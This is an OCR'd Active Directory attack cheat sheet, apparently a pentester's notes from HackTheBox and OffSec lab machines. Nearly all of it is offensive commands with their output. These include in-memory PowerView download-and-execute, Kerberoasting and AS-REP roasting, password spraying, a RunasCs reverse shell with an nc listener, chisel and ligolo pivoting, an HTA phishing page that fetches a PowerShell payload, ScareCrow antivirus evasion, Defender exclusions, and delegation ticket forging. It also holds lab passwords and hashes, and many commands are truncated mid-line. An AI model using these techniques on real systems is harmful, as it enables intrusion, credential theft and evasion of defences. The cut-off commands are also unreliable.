
AD Cheat Sheet

Download Execute PowerView In Memory

```
IEX(New-Object System.Net.WebClient).DownloadString("http://10.1
```


User Enumeration Kerbrute

```
./kerbrute userenum --dc 10.0.2.10 -d remo.htb users.txt
```



ASREP Roasting

```
impacket-GetNPUsers remo.htb/ -dc-ip 10.0.2.10 -usersfile users
```



Exploiting Force Change Password


```
Set-DomainUserPassword -Identity "TargetUser" -AccountPassword (
```

Targeted Kerberoasting Exploiting Generic Write

```
Import-Module ActiveDirectory
Set-ADUser -Identity "m.nathan" -ServicePrincipalNames @{Add="ht
```


Kerberoasting

```
impacket-GetUserSPNs remo.htb/'o.rashed':'MyP@ssw0rd!' -target-d
```




CrackMapExec RID BruteForce

```
crackmapexec smb flight.htb -u "svc_apache" -p 'S@Ss!K@*t13' --s
```



CrackMapExec Password Spraying

```
crackmapexec smb flight.htb -u users.txt -p 'S@Ss!K@*t13' --cont
```



RunAs Reverse Shell

```
RunasCs.exe C.Bum "Tikkycoll_431012284" -r 10.10.16.5:5353 cmd
```

```
PS C:\users\svc_apache\desktop> .\RunasCs.exe C.Bum "Tikkycoll_431012284" -r 10.10.16.5:5353 cmd
[*] Warning: The logon for user 'C.Bum' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-7782a$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 1396 created in background.
PS C:\users\svc_apache\desktop>
```

Getting Arrow keys interactive shell

```
rlwrap -cAr nc -lnvp 5353
```

```
rem01x@Rem01x:~/HackTheBox/Flight$ rlwrap -cAr nc -lnvp 5353
listening on [any] 5353 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.187] 50058
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

C:\Windows\system32>
```

listing open port on windows machine

```
netstat -ano | findstr /i LISTENING
```

```
C:\Users>netstat -ano | findstr /i LISTENING
netstat -ano | findstr /i LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4280
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       920
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4280
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       920
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2344
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       500
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1096
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1492
```

chisel port forwarding.

```
./chisel_1.9.1_linux_amd64 server -p 8000 --reverse
```

```
rem01x@Rem01x:~/ADExploitaion/tools$ ./chisel_1.9.1_linux_amd64 server -p 8000 --reverse
2024/04/13 19:26:09 server: Reverse tunnelling enabled
2024/04/13 19:26:09 server: Fingerprint 2Qa8WMkkgR2Dua+Qr50iKmgUerY0N6hS/SxOl/XE+c4=
2024/04/13 19:26:09 server: Listening on http://0.0.0.0:8000
dir
2024/04/13 19:32:19 server: session#1: tun: proxy#R:8001⇒8000: Listening
```

chisel on target machine

```
chisel_1.9.1_windows_amd64 client 10.10.17.43:8000 R:3389:127.0
```

```
C:\Users\C.Bum\Desktop>.\chisel_1.9.1_windows_amd64 client 10.10.16.5:8000 R:8001:127.0.0.1:8000
.\chisel_1.9.1_windows_amd64 client 10.10.16.5:8000 R:8001:127.0.0.1:8000
2024/04/13 17:32:18 client: Connecting to ws://10.10.16.5:8000
2024/04/13 17:32:20 client: Connected (Latency 66.516ms)
```

Brute Forcing RID using rpcclient

```
for i in $(seq 500 1100); do
    rpcclient -N -U "" 10.10.10.172 -c "queryuser 0x$(printf '%
done
```

```
┌──(rem01x㉿Rem01x)-[~/HackTheBox/Monteverde]
└─$ for i in $(seq 500 1100); do
    rpcclient -N -U "" 10.10.10.172 -c "queryuser 0x$(printf '%x\n' $i)" | grep "User Name\|user_rid\|group_rid" && echo "";
done
        User Name   :   Guest
        user_rid :      0x1f5
        group_rid:      0x202
```

User And Password Spraying

```
crackmapexec smb 10.10.10.172 -u users.txt -p users.txt --contin
```

```
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:roleary STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:smorgan STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:Guest STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:svc-ata STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:svc-bexec STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:svc-netapp STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:dgalanos STATUS_LOGON_FAILURE
```

resetting user password using smbpasswd


```
impacket-smbpasswd  fabricorp.local/bhult:'Fabricorp01'@10.10.1
```

```
┌──(rem01x㉿Rem01x)-[~/HackTheBox/Fuse]
└─$ impacket-smbpasswd  fabricorp.local/bhult:'Fabricorp01'@10.10.10.193 -newpass 'rem01×123$'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Password is expired, trying to bind with a null session.
[*] Password was changed successfully.
```

Port one-liner

```
cat ports.txt | awk '{print $4}' | cut -d '/' -f 1 | sed ':a;N;
```




python script to create combination for users

```
with open("users.txt","r") as userfile:
    with open("test.txt","w") as f:
        for user in userfile.readlines():
            user = user.strip("\n")
            user = user.lower()
            fname = user.split(" ")[0]
            lname = user.split(" ")[1]
            f.write(f"{fname}.{lname}\n{fname.capitalize()}.{lna
```

HTA Phishing

```
<html>
<head>
<title>Hacked By Rem01x</title>
<script language="JScript">
var myshell = new ActiveXObject("Wscript.Shell");
var del = myshell.Run("powershell iwr -uri 'http://10.10.17.43/(
</script>
</head>
<body>
<script language="JScript">
        self.close();
</script>
</body>
</html>
```




Checking the live hosts in internal network

```
1..255 | ForEach-Object { $ip = "172.16.2.$_"; if (Test-Connecti
```

```
1..255 | ForEach-Object { $ip = "10.10.120.$_"; if (Test-Connection -ComputerName $ip -Count 1 -Quiet) { Write-Host "Host $ip is reachable." } }
Host 10.10.120.1 is reachable.
Host 10.10.120.5 is reachable.
Host 10.10.120.10 is reachable.
Host 10.10.120.15 is reachable.
Host 10.10.120.20 is reachable.
```

MSD Evasion Using ScareCrow

```
./ScareCrow -I shell.bin -domain www.microsft.com -encryptionmod
```




```
Invoke-WebRequest -Uri 'http://10.10.110.254:30000/test.txt' -Ou
```

```
bitsadmin /transfer myDownloadJob /priority normal "http://10.1(
```

Ping Live Hosts

```
fping -a -g 172.16.1.0/24
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/CRTO/Dante]
└─$ fping -a -g 172.16.1.0/24
172.16.1.5
172.16.1.10
172.16.1.13
172.16.1.12
172.16.1.17
172.16.1.19
172.16.1.20
172.16.1.100
172.16.1.101
172.16.1.102
```

Add Exception To Defender (Semi Bypass!)

```
Add-MpPreference -ExclusionPath "C:\Users\Public" -ExclusionExte
```

Constrained Delegation

```
impacket-getST -spn 'CIFS/dc.painters.htb' -impersonate 'DC$' -a
export KRB5CCNAME='Administrator@cifs_dc.painters.htb@PAINTERS.H
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/CRTO/Zephyr]
└─$ impacket-getST -spn 'CIFS/dc.painters.htb' -impersonate 'DC$' -altservice 'cifs' -hashes :
3E696480E5699AF8BAE2E99EBCFF6CD7 'painters.htb/blake' -dc-ip 192.168.110.55
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating DC$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from CIFS/dc.painters.htb@PAINTERS.HTB to cifs/dc.painters.htb@PAINTERS.H
TB
[*] Saving ticket in DC$@cifs_dc.painters.htb@PAINTERS.HTB.ccache
```

```
$krb5tgs$23$*MBAM_DB_CAR$BERZIGROUP.LOCAL$berzigroup.local/MBAM_
$krb5tgs$23$*biqassso$BERZIGROUP.LOCAL$berzigroup.local/biqassso
```

```
$krb5tgs$23$*bidevsso$BERZIGROUP.LOCAL$berzigroup.local/bidevsso
$krb5tgs$23$*biprdsso$BERZIGROUP.LOCAL$berzigroup.local/biprdsso
```

Getting Ligolo Ready

```
sudo ip tuntap add user rem01x mode tun ligolo
sudo ip link set ligolo up
```

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.17.43/23 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:4::1129/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::18fd:a0bf:da29:8822/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
4: ligolo: <NO-CARRIER,POINTOPOINT,MULTICAST,NOARP,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 500
    link/none
```

Starting Ligolo

```
./proxy -selfcert
```


```
┌──(rem01x㉿Rem01x)-[~/…/OSEP/CRTE/ProLabs/RastaLabs]
└─$ ./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
WARN[0000] TLS Certificate fingerprint for ligolo is: D6F0997798DA824AE4EE0B034FFB59F5AD21930733D611DCDF5C596703919C0F
INFO[0000] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \ | /| / /
 / /___/ / /_/ / /_/ / / /_/ /_____/ /_/ / |/ |/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/|__/|__/
        /____/                          /___/

  Made in France ♥            by @Nicocha30!
  Version: 0.6.2

ligolo-ng »
```


Adding Users to interesting groups

```
net localgroup administrators "PAINTERS\PNT-SVRBPA$" /add
net localgroup "Remote Management Users" "PAINTERS\PNT-SVRBPA$"
net localgroup "Remote Desktop Users" "PAINTERS\PNT-SVRBPA$" /ad
```




Change password using rpc

```
pth-net rpc password blake -U PAINTERS/'PNT-SVRBPA$'%'fffffffff
```




Find Delegation From linux

```
